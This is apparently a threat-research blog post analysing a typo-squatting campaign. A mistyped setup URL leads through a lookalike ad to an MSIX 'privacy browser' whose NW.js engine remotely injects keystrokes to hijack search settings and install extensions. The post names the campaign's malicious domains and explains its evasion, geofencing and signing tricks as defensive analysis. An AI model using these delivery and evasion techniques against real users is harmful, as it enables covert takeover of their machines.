Rubber Ducky in the Sky
AI Generated Summary
- Initial discovery: A file in an employee’s downloads folder was too large for the endpoint tooling to inspect. Nothing flagged it as bad; it simply went unexamined.
- How it arrived: The employee bought a new mouse, followed the setup URL
printed on the box, and mistyped a single letter.
.conisn’t a valid TLD, so the browser ran a Google search instead. The top hit was a paid ad on a lookalike domain, which passed through a traffic broker to a landing page for a “privacy browser”. - Delivery: The landing page uses a Google reCAPTCHA gate, then serves an MSIX single-click installer. VirusTotal detection sits between zero and two depending on the day.
- The application: A functional web browser with no privacy-focused improvements found during analysis. It splits into a GUI and an engine — the engine being NW.js with custom extensions.
- GUI is never on disk: The interface is always fetched from a remote server rather than bundled locally, so the malicious instructions never touch the victim’s filesystem and can be changed without updating the installed application.
- Remote execution: The NW.js engine carries a hidden synthetic input injection capability. It can launch an application and inject mouse and keyboard input into it — effectively a USB Rubber Ducky operated over the internet.
- Evasion: Waits at least seven minutes of machine idle time before acting, moves the browser window off-screen during injection, then restores it to its previous state.

- Geolocation gating: Countries fall into Tier 1 (US, CA, GB, DE, FR, IT, ES, SE, NL, AU — search hijack plus extensions), blocked (nothing happens, likely to avoid local law enforcement attention), or other (extensions only).
- Observed vs. possible: Only search engine hijacking and browser extension installs have been seen. The injection engine is generic enough to drive any application, including spawning PowerShell to download and execute further payloads.
- Why MSIX: Clean install experience through Microsoft’s App Installer, publisher branding, and — for Store-distributed packages — a signature from Microsoft’s own infrastructure. Packages contain hundreds to thousands of files, giving plenty of room to blend in.
- The operators’ mistake: MSIX packages built with the MSIX Packaging Tool capture the build environment. The documentation calls for a clean machine; they didn’t use one.
- What leaked: Registry hives in the package exposed the build machine — the user account name, Start menu cache, and UserAssist entries. Development tooling (nvm/Node, VS Code, TortoiseGit, Paint.NET, MSIX Packaging Tool) sat alongside Telegram, AdsPower, GeoEdge’s GeoVPN, and Studio 3T.
- Not a disposable build box: iCloud, Netflix, WhatsApp, and Spotify were installed too — the packaging process leaked the developer’s day-to-day environment as well as the operation’s.
- The pivot: File paths throughout the registry data led to an earlier iteration of the same activity, using a very similar infection chain.
- The older campaign: Fake companion apps for WhatsApp, Instagram, Facebook Messenger, Tinder, and Wikipedia, distributed via free software hosting sites. NSIS installers dropped an NW.js application with a registry run key for persistence.
- Host profiling: A compiled NW.js module (
report.bin) profiled the host and reported back, including adriverquerycheck for thenpf.syspacket capture driver — an anti-analysis test for machines running network monitoring. - Two paths to change behaviour: JavaScript retrieved from the server and
executed inside the running NW.js process, or
AutoUpdate.exereplacing the application binaries on disk. - Weak update mechanism: The updater performs no hash or signature verification on downloaded files before placing them in the application directory and executing them.
- Timeline: Network activity from scripts submitted to VirusTotal in January 2016 puts this activity at ten years and counting.
Introduction
An alert that says nothing was found is not usually the start of an investigation. This one was. A file had landed in an employee’s downloads folder. The EDR said it was fine but our custom detections identified something strange with the file. It is not in our nature to leave something unclassified.
The employee had bought a new mouse, followed the setup instructions printed on the box, mistyped a single letter of the address, and downloaded what a search advert offered instead. It called itself a privacy browser. We found nothing in it that protected anyone’s privacy. On VirusTotal the detection count hovers between zero and two, depending on the day.
Inside it was a remote control engine, delivered through channels people are told they can rely on and signed off by institutions each trusting the one before them. The build machine was somebody’s everyday computer, put together without following the documentation. Following the threads presented. We found a campaign that goes back at least a decade.
Squeak Squeak
Earlier this year, we got a true infection case sent to us from our internal security team. An employee had bought a new mouse for their computer and, during the setup of it, inadvertently downloaded something malicious. The installer and the application were not flagged by the EDR in any way; as of this writing, the malicious part of the application is undetected on VirusTotal. The installer is submitted daily to VirusTotal and is detected by zero to two engines depending on the day. Even though this “application” could be classified as a potentially unwanted application (PUA), antivirus engines are good at detecting known PUA software. We decided to take a deeper dive.
The infection started with a simple mistyped letter on the keyboard. The employee followed the instructions to install a companion application. The instructions are shown in the figure below.

During the entering of the domain in the instructions, the “m” in the domain name was mistyped with an “n”. Since “.con” is not a valid top-level domain, the browser performed a Google search instead. The top hit was an ad with a similar-looking domain, which, when clicked, eventually sent the user to a landing page for a “privacy browser”. The chain is shown in the snippet below.
Google search: "www.mxsetup.logi.con"
 └── Ad linking click: www.mxsetuplogi.com
     └── Traffic broker: https://autrossn.com/xfc/fdci?s=<tracking blob>
         ├── Landing page: https://lpic.prvbrws.com/?clickid=...&tag=dm&dkw=mxsetuplogi.com
         ├── Payload download: blob:https://lpic.prvbrws.com/...
         └── Post instal page: https://lpic.prvbrws.com/thank-you

A screenshot of the landing page is shown in Figure 2. It uses Google Recapcha to ensure the user is human. Once the user passes the CAPTCHA, an MSIX installer is downloaded, which is a single-click installer.
PrivacyBrowse With a Twist

The application was a web browser. From the name, we assume it’s marked as a privacy-focused browser. It is a functional application; Figure 3 shows a screenshot of the application. Through our analysis, we did not discover any privacy-focused improvements.
The application consists of two parts: a GUI part and an engine. The “engine” is NW.js with some custom extensions to support the nefarious functionality. NW.js allows the use of web technologies to build native looking applications. It makes it easier to target multiple operating systems. These technologies essentially are web browsers that are restricted to one site. Most applications include the web resources and access them from within the application folder. This PUA does it differently. It always fetches the content from a web server. In this version of the application. The domain used to host the GUI has appeared on and off Umbrella’s Top Million Domain list since December 2025. We have only seen this application hosted on this domain, so our assumption is that the traffic represents usage of the application.
The NW.js engine has been extended to include a hidden remote execution functionality. The functionality is implemented via a synthetic input injection engine. The engine can start an application and inject mouse and keyboard inputs to the application, allowing the operator of the PUA to perform anything on the machine that a user can. Essentially, the functionality is similar to what can be achieved with a USB Rubber Ducky but over the internet. The inputs are sent by the GUI, and since that part of the application is never on the disk of the machine, it’s hard to identify the nefarious functionality.
The remote execution instruction is coded into the GUI part of the application. Since it’s hosted on the operator’s infrastructure, it can be changed without having to update the installed PUA. The functionality we have observed is to hijack the user’s default search engine in the web browser or to install browser extensions. The PUA takes many precautions not to get detected by the user. First, it waits at least 7 minutes after the machine has been idle before starting. The browser window is moved off-screen, so if someone is watching the screen, they won’t see the effects of keystroke injections. Once it’s done, it restores the window to its previous state.
The PUA is using geolocation to determine what to perform. All countries are part of one of three groups: Tier 1, blocked, or other. The tier one countries are: US, CA, GB, DE, FR, IT, ES, SE, NL, AU. Users in these countries have both the search engine changed and browser extensions installed. The blocked country list is likely used to prevent bringing attention to local authorities; if the user is in a country on this list, nothing nefarious is performed. Users in other countries just have the extension installed.
The GUI tracks all the campaigns that have been executed on the machine. It’s stored in localStorage, and there is some code to migrate from an old format to the current one. This migration code, shown in the snippet below, identifies three historical campaigns.
/*
*       Normalize a localStorage data structure for Emu history as a JSON Object with the following:
*       emuHistory =
*       {
                [
                        emuType: <TYPE>,
                        emuTS: <TS>,
                        emuItem: <itemID>
                ]
*       }
*/
if (!localStorage.emuHistory)
{
        if (localStorage.emuTS && localStorage.emuType)
        {
                var emuType = parseInt(localStorage.emuType);
                var emuTS = parseInt(localStorage.emuTS);
                var emuId = '';
                if (localStorage.emuType == 3)
                {
                        emuId = 'lionstab';
                }
                else if (localStorage.emuType == 2)
                {
                        emuId = 'topnotch';
                }
                else if (localStorage.emuType == 1)
                {
                        emuId = 'streamio';
                }
                logEmu(emuType, emuTS, emuId);
        }
}
While the PUA “only” installs extensions and modifies the browser’s default search engine, a threat like this should still be taken seriously. A browser extension can be granted very powerful access to the content a user is viewing in a web browser, which can lead to unauthorized access to enterprises’ private data. Currently, we have only observed the injection engine used to control a browser window; the implementation is generic enough to control any application on the machine. For example, the operators could spawn a PowerShell terminal and inject code to download and execute malware.
Pretty Little Bow
Using MSIX as a delivery mechanism is not new, but it is still a very effective way to bypass defenses. The VirusTotal detection rates of these files are often 0.

There are a few reasons MSIX is an attractive delivery mechanism for malware developers. From the victim’s point of view, it provides a much cleaner installation experience than being asked to run an unfamiliar executable. The package is opened through Microsoft’s App Installer, which gives the process a polished Windows interface with application branding and publisher information. In a campaign that already relies on convincing the victim that they are installing legitimate software, this helps the installer feel like a normal part of Windows rather than something obviously suspicious.
MSIX can also benefit from Microsoft’s signing infrastructure when packages are distributed through the Microsoft Store. Once accepted, the package distributed to users is signed by Microsoft, which removes much of the friction normally associated with an unknown publisher.
MSIX signing chain
└─ 9A1AB723-7EB8-4FA1-A268-BC4765499F15
   [leaf / package signer]  expires Oct 17 10:08:01 2024 GMT
    ⤷ the developer's Store publisher identity (the actor)
   └─ Microsoft Marketplace CA G 023
      [intermediate CA]  expires Apr 11 17:45:41 2029 GMT
      └─ Microsoft MarketPlace PCA 2011
         [intermediate CA]  expires Mar 28 21:19:39 2031 GMT
         └─ Microsoft Root Certificate Authority 2011
            [root CA — not embedded in package, trusted by Windows]
The format itself gives the attacker plenty of room to blend in. An MSIX package is essentially a structured archive containing a manifest and the files required by the application. These archives can contain hundreds to thousands of files. In these samples there was very little obviously malicious content in the package itself.
The downside for the malware developers is that MSIX can preserve much more of the build environment than they probably intended. The packages contained registry hive files used by the application’s virtualised environment, and these turned out to be particularly valuable. When packages are built using the MSIX Packaging Tool, the tool monitors an installer running on a real system and records the changes it makes; to quote the official documentation for the MSIX Packaging Tool:
A clean machine for conversion is important because during the installation step of the MSIX Packaging Tool, we will be listening to everything in the environment to capture what the installer is doing. A clean machine means that there aren’t extraneous apps or services running on your machine that could get captured in your package.
Failing to follow this process, as the malware authors did, can capture more than the application actually needs, leaving fragments of the builder’s own registry inside the finished package.
In the case that we have encountered during this research, these hives gave us a surprisingly detailed view of the machine used to build the samples. The name of the user account, and artifacts such as the Start menu cache and UserAssist entries allowed us to recover a good portion of the installed software and recently used applications. The machine contained the expected development tooling, including Node through nvm, VS Code, TortoiseGit, Paint.NET and the MSIX Packaging Tool, alongside Telegram. More interestingly, AdsPower and GeoEdge’s GeoVPN were also installed, which fit well with an operation centred around advertising traffic.

It was also clearly not a clean or disposable build machine. Personal applications such as iCloud, WhatsApp and Spotify were present alongside the development tooling, which meant the packaging process leaked traces of both the operation and the developer’s day-to-day environment. The strongest leads come through file paths left throughout the registry data, uncovering a previous iteration of this activity.
Time…
Analysing the keys in the registry hives, allows for interesting metadata pivots. This uncovers a previous campaign from the same actor. A campaign that is at least 10 years old, using a very similar infection chain to NinjaMare.
The infection chain starts by getting the user to download an application related to a current application that they may currently use. Most prominently WhatsApp, but also Instagram, Facebook Messenger, Tinder, Wikipedia to name a few. The files are distributed via a number of free file software hosting sites.
